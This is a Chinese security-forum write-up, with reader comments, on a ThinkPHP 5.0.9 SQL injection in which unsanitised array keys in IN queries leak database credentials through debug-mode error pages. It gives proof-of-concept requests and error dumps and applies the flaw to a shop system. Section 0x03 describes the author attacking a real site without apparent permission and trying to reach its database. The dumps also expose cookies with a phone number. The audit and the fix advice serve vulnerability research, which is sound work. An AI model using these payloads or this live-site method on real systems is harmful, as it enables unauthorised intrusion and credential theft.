

● Author: 合肥滨湖虎子

0x00 框架运行环境

ThinkPHP是一个免费开源的，快速、简单的面向对象的轻量级PHP开发框架，是为了敏捷WEB应用开发和简化企业应用开发而诞生的。ThinkPHP从诞生以来一直秉承简洁、易用、快速、稳定的原则，为PHP开发者提供了一套完整的开发解决方案。ThinkPHP支持PDO查询能阻止大多数传参攻击，而且框架要求的php版本是5.4；这就防止了php在5.3.6下有个PDO本地查询造成SQL注入的漏洞。

0x01 漏洞分析和利用场景

该漏洞形成最关键的一点是需要开启debug模式，而Tp官方最新的版本5.0.9默认依旧是开放着调试模式




下载最新版本的5.0.9完整版

最新下载

更多>>


ThinkPHP5.0.9完整版

本地按照官方给的文档安装成功后，新建一个模型



```
1 <?php
2 /**
3  * Mail: 414828668@qq.com
4  * Date: 2017-6-27
5  * Time: 9:35
6  */
7
8 namespace app\model;
9 use think\Model;
10 use think\Db;
11 class Gather extends Model {
12     /**
13      * 获取主键型
14      */
15     public function getModel($tables){
16         $rs = Db::query('show columns FROM '.config('database.prefix').$tables.'');
17         $obj = [];
18         if($rs){
19             foreach($rs as $key => $v) {
20                 $obj[$v['Field']] = $v['Default'];
21                 if($v['Key'] == 'PRI')$obj[$v['Field']] = 0;
22             }
23         }
24         return $obj;
25     }
26 }
27
```

再来新建一个index控制器下的test方法



```
1 <?php
2 namespace app\index\controller;
3 use app\model\Gather;
4 use think\Db;
5 class Index
6 {
7
8
9     public function test(){
10
11         $ids = input("ids/a");
12         $gather = new Gather();
13         $gather->update([
14             'gather_waf' => 'thinkphp',
15             ],['Id' => ['in',$ids]]);
16
17     }
18 }
```

变量\$ids引入的方式是数组，在这里要看下官方的input函数

Thinkphp5.0引入了一个新的助手函数input来替代3.2.3版本里的I函数；

`Request::instance()->变量类型('变量名/修饰符');`

例如：

```
input('get.id/d');
input('post.name/s');
input('post.ids/a');
Request::instance()->get('id/d');
```

ThinkPHP5.0版本默认的变量修饰符是 /s，如果需要传入字符串之外的变量可以使用下面的修饰符，包括：

修饰符	作用
s	强制转换为字符串类型
d	强制转换为整型类型
b	强制转换为布尔类型
a	强制转换为数组类型
f	强制转换为浮点类型

/a 表示参数ids取值的规则是通过数组的形式来获取到，这点很关键

```

/**
 * 强制类型转换
 * @param string $data
 * @param string $type
 * @return mixed
 */
private function typeCast(&$data, $type)
{
    switch (strtolower($type)) {
        // 数组
        case 'a':
            $data = (array) $data;
            break;
        // 数字
        case 'd':
            $data = (int) $data;
            break;
        // 浮点
        case 'f':
            $data = (float) $data;
            break;
        // 布尔
        case 'b':
            $data = (boolean) $data;
            break;
        // 字符串
        case 's':
        default:
            if (is_scalar($data)) {
                $data = (string) $data;
            } else {
                throw new \InvalidArgumentException('variable type error: ' . gettype($data));
            }
    }
}

```

最后用update保存一组数据，从代码层看上去没有进行SQL拼接的痕迹：

那就看一下update方法框架是怎么定义的

```

/**
 * 更新数据
 * @access public
 * @param array $data 数据数组
 * @param array $where 更新条件
 * @param array|true $field 允许字段
 * @return $this
 */
public static function update($data = [], $where = [], $field = null)
{
    $model = new static();
    if (!empty($field)) {
        $model->allowField($field);
    }
    $result = $model->isUpdate(true)->save($data, $where);
    return $model;
}

```

前面的参数传入数据，后面的参数传入条件，重点跟踪下\$where这个条件变量，接着跟到save()方法里

```

\think\Model save
}

// 保留主键数据
foreach ($this->data as $key => $val) {
    if ($this->isPk($key)) {
        $data[$key] = $val;
    }
}

if (is_string($pk) && isset($data[$pk])) {
    if (!isset($where[$pk])) {
        unset($where);
        $where[$pk] = $data[$pk];
    }
    unset($data[$pk]);
}

// 模型更新
$result = $this->getQuery()->where($where)->update($data);
// 关联更新

```

继续跟踪到\thinkphp\library\think\db\Builder.php

```

\think\db\Builder update
* @param array $options 选项
* @return string
*/
public function update($data, $options)
{
    $table = $this->parseTable($options['table'], $options);
    $data = $this->parseData($data, $options);
    if (empty($data)) {
        return '';
    }
    foreach ($data as $key => $val) {
        $set[] = $key . '=' . $val;
    }

    $sql = str_replace(
        ['%TABLE%', '%SET%', '%JOIN%', '%WHERE%', '%ORDER%', '%LIMIT%', '%LOCK%', '%COMMENT%'],
        [
            $this->parseTable($options['table'], $options),
            implode(',', $set),
            $this->parseJoin($options['join'], $options),
            $this->parseWhere($options['where'], $options),
            $this->parseOrder($options['order'], $options),
            $this->parseLimit($options['limit']),
            $this->parseLock($options['lock']),
            $this->parseComment($options['comment']),
        ], $this->updateSql);

    return $sql;
}

```

又引入了parseWhere方法

```

*/
protected function parseWhere($where, $options)
{
    $whereStr = $this->buildWhere($where, $options);
    if (!empty($options['soft_delete'])) {
        // 附加软删除条件
        list($field, $condition) = $options['soft_delete'];

        $binds = $this->query->getFieldsBind($options);
        $whereStr = $whereStr ? '(' . $whereStr . ' ) AND ' : '';
        $whereStr = $whereStr . $this->parseWhereItem($field, $condition, '', $options, $binds);
    }
    return empty($whereStr) ? '' : ' WHERE ' . $whereStr;
}

```

最终找到了最核心的方法buildWhere 和 parseWhereItem

```

    } elseif (in_array($exp, ['NOT IN', 'IN'])) {
        // IN 查询
        if ($value instanceof \Closure) {
            $whereStr .= $key . ' ' . $exp . ' ' . $this->parseClosure($value);
        } else {
            $value = is_array($value) ? $value : explode(',', $value);
            if (array_key_exists($field, $binds)) {

                $bind = [];
                $array = [];
                foreach ($value as $k => $v) {

                    if ($this->query->isBind($bindName . '_in_' . $k)) {
                        $bindKey = $bindName . '_in_' . uniqid() . '_' . $k;
                    } else {
                        $bindKey = $bindName . '_in_' . $k;
                    }
                    $bind[$bindKey] = [$v, $bindType];
                    $array[] = ':' . $bindKey;
                }
                dump($bind);

                $this->query->bind($bind);
                $zone = implode(',', $array);
            } else {
                $zone = implode(',', $this->parseValue($value, $field));
            }

            $whereStr .= $key . ' ' . $exp . ' (' . (empty($zone) ? '' : $zone) . ')';
        }
    }
}
```

这段代码当引入了in 或者 not in的时候遍历value的key和value
而key在绑定编译指令的时候又没有安全处理，所以导致了在预编译的时候SQL异常

```

<abbr title="think\db\Query">Query</abbr>-->execute('<a class="toggle" title="UPDATE `zx_gather` SET `gather_waf`=:__data__gather_waf WHERE `id` IN (:where_id,<u>00000000</u>)+5'
-->

```

笔者测试的结果如下图

Load URL

localhost:8086/public/index/index/test?id(0000000)+5

Spide URL

Execute

Enable Post data

Enable Referer

```

array(1) (
  ["where_id,00000000"] => array(2) (
    [0] => string(2) "00"
    [1] => int(1)
  )
)

```

[10501] PDOException in Connection.php line 451

SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''')' at line 1

Exception Datas

PDO Error Info

SQLSTATE

42000

Driver Error Code

1064

Driver Error Message

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''')' at line 1

Database Status

Error Code

16991

Error Message

SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''')' at line 1

Error SQL

UPDATE `zx_gather` SET `gather_waf`='thinkphp' WHERE `id` IN (0)

Database Config

type

mysql

hostname

127.0.0.1

database

thinkphp

username

root

password

12345678

hostport

3306

dsn

params

[]

charset

utf8

prefix

think

debug

true

数据库链接账户和密码已被泄漏；
看页面提示是有SQL注入的，笔者在这里也尝试着使用MYSQL报错注入，但结果失败的。

值得一提的是这种数据库账户和密码泄漏的前提是SQL语句执行失败或者发生异常的时候才会出现。如果非SQL语法错误的debug模式下是不会泄漏数据库账户和密码的，比

```
404.     }
405.
406.     Hook::listen('action_begin', $call);
407.
408.     return self::invokeMethod($call, $vars);
409. }
410.
411. /**
412.  * 初始化应用
```

Call Stack

1. In App.php line 483
2. at App::module(['index', 'index', 'test1'], ['app_debug' => true, 'app_trace' => false, 'app_status' => '', ...], null) in App.php line 295
3. at App::exec(['type' => 'module', 'module' => ['index', 'index', 'test1']], ['app_debug' => true, 'app_trace' => false, 'app_status' => '', ...]) in App.php line 323
4. at App::run() in start.php line 18
5. at require('D:\phpStudy2016\WWW\...') in index.php line 37

Environment Variables

GET Data	empty
POST Data	empty
FILES	empty
Cookies	
apptoken	<p>dbbackup数据库备份还原程序</p>
user_id	3
mobile	13952079525
member_status	0
MY_TRACKS	think(['user_id'/'3','0'/'1099')
PHPSESSID	9a9e0a9a0a2a9a2a9a2a9a2a9a2a9a2a
a0537_times	1
WSTIMART_loginName	topsex
WSTIMART_loginPwd	
Session	empty
Server/Request Data	
REDIRECT_STATUS	200
HTTP_HOST	localhost:9090

那这样的问题是不是存在于更新的操作中？结论当然不是的，这种问题也会产生与select查询方法里；看下方代码

```
public function test()
{

    $ids = input("ids/a");
    $gather = new Gather();
    $gather->where(['Id' => ['in', $ids]])->select();

}
```

再用hackbar提交请求

```
array(1) {
  ["where_id_in_1"] => array(2) {
    [0] => string(2) "5"
    [1] => int(1)
  }
}
```

[10501] PDOException in Connection.php line 388

SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''')' at line 1

379. \$this->PDOStatement->execute();

依旧可以报错；顺藤摸瓜发现delete方法也存在这个问题，那再手工实验证明一下


只需要将select换成delete就可以了

```
public function test()
{

    $ids = input("ids/a");
    $gather = new Gather();
    $gather->where(['Id' => ['in', $ids]])->delete();

}
```

再用hackbar提交数据



触发该漏洞的关键词有下面这些

Like not like in not in

0x02 案例分析

笔者这里下载了一套商城系统，这个框架也是很听话的用了官方的配置，debug模式开启

下图是可以触发该漏洞的一段代码

```
/**
 * 标记为已读
 */
public function batchRead(){
    $userId = (int)session('WST_USER.userId');
    $ids = input('ids/a','','WSTHtmlspecialchars');
    $data = [];
    $data['msgStatus'] = 1;
    $result = $this->update($data,['id'=>['in',$ids],'receiveUserId'=>$userId]);
    if(false !== $result){
        return WSTReturn("操作成功", 1);
    }else{
        return WSTReturn($this->getError(),-1);
    }
}
```


Ids这块input函数取值进来的时候，开发者引入自定义的过滤函数，可以将单引号和双引号都进行html编码

但当笔者提交

?ids[0000%27] =111

Pdo在预编译的时候报错





很轻松的就可以获得数据库账户和密码。

0x03网络实战

笔者对某个站安全测试，为了防止查水表，具体域名隐藏

第一步需要注册一个用户，前台是免费注册的



注册登录成功后，直接GET请求 [http://xxx.com/home/messages/batchRead?ids\[0\\]=1](http://xxx.com/home/messages/batchRead?ids[0\]=1)



笔者尝试着连接对方的数据库，可惜的是运气不好



0x04漏洞总结

TP5.0框架采用PDO机制已经很安全了，只要不出现拼接字符的现象，至少在绑定参数查询的时候不会产生注入漏洞；也由此可见tp底层对于传入数组的key值没有做安全过处理的时候依旧存在注入字符，结果是框架本身在默认开启调试模式的时候报错给出重要的敏感数据。

0x05漏洞修复

对于这个\$K

可以过滤掉所有的特殊字符，以防特殊字符的引入造成MySQL的报错；当然最好的办法还是关闭掉debug模式，期待官方升级最新的版本把debug模式默认关闭掉。

点击收藏 | 0 关注 | 1

[上一篇：【学习笔记】通过样本分析之三CVE...](#) [下一篇：渗透技巧——Windows日志的删...](#)

1. 17 条回复



[hades](#) 2017-07-04 01:29:13

不得不服伸手党~~

0 回复Ta



[c0de](#) 2017-07-04 01:55:36

这个厉害了，这也是平时要注意的，不要以为用了PDO、用了预编译就可以避免SQL注入了，很多情况下考虑不周还是会存在问题。

0 回复Ta



[hades](#) 2017-07-04 02:32:36

嗯 这个只是抛砖引玉了一把 ~~还有很多其他的奇技yíng巧的~~

0 回复Ta



[forever80s](#) 2017-07-04 02:43:34

补天审计一哥 就是吊

0 回复Ta



[hades](#) 2017-07-04 03:42:58

哈哈 认出来了

0 回复Ta



[本地测试](#) 2017-07-04 03:48:15

我说审计你们说一哥！审计！

0 回复Ta



[simeon](#) 2017-07-04 07:52:11

本地搭建环境试试。

0 回复Ta



[合肥滨湖虎子](#) 2017-07-04 08:09:05

官方已经更新到最新版本ThinkPHP v5.0.10

更新日志：
数据库和模型的多处改进
添加新的行为监听
路由支持Response设置
改进调试模式下数据库敏感信息暴露
修正社区反馈的一些BUG

0 回复Ta



[hades](#) 2017-07-04 08:20:25

哈哈 我能说什么了~

0 回复Ta



[hades](#) 2017-07-04 08:20:56

小p搭建好了 docker环境了！！

0 回复Ta



[hades](#) 2017-07-04 08:22:12

我做了一个Vulhub的环境，大家可以自己测一测：<https://github.com/phith0n/vulhub/tree/master/thinkphp/in-sqlinjection>

0 回复Ta



[neo](#) 2017-07-04 09:09:25

我认为这个洞还是鸡肋，一般大型公司看到这种debug信息都会屏蔽掉，或者重定向错误页面。

0 回复Ta



[shellcode](#) 2017-07-20 17:09:24

I函数和数组来可以阻止注入把3.2.3的路过

0 回复Ta



[合肥滨湖虎子](#) 2017-07-21 07:27:27

3.2.3版本不存在这个问题，这个漏洞只针对5.0以上版本

0 回复Ta



[exrn](#) 2017-07-25 13:41:17

哇。思路太棒了

0 回复Ta



[独孤圣人](#) 2017-08-11 07:30:10

挖，太棒了，强行漏洞~~~
感情以后任何框架都不能设计debug模式了，否则就是框架漏洞、设计缺陷~
给楼主点个赞~

0 回复Ta



[xb1ng](#) 2017-10-28 14:58:07

没有home前台目录怎么办。。

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)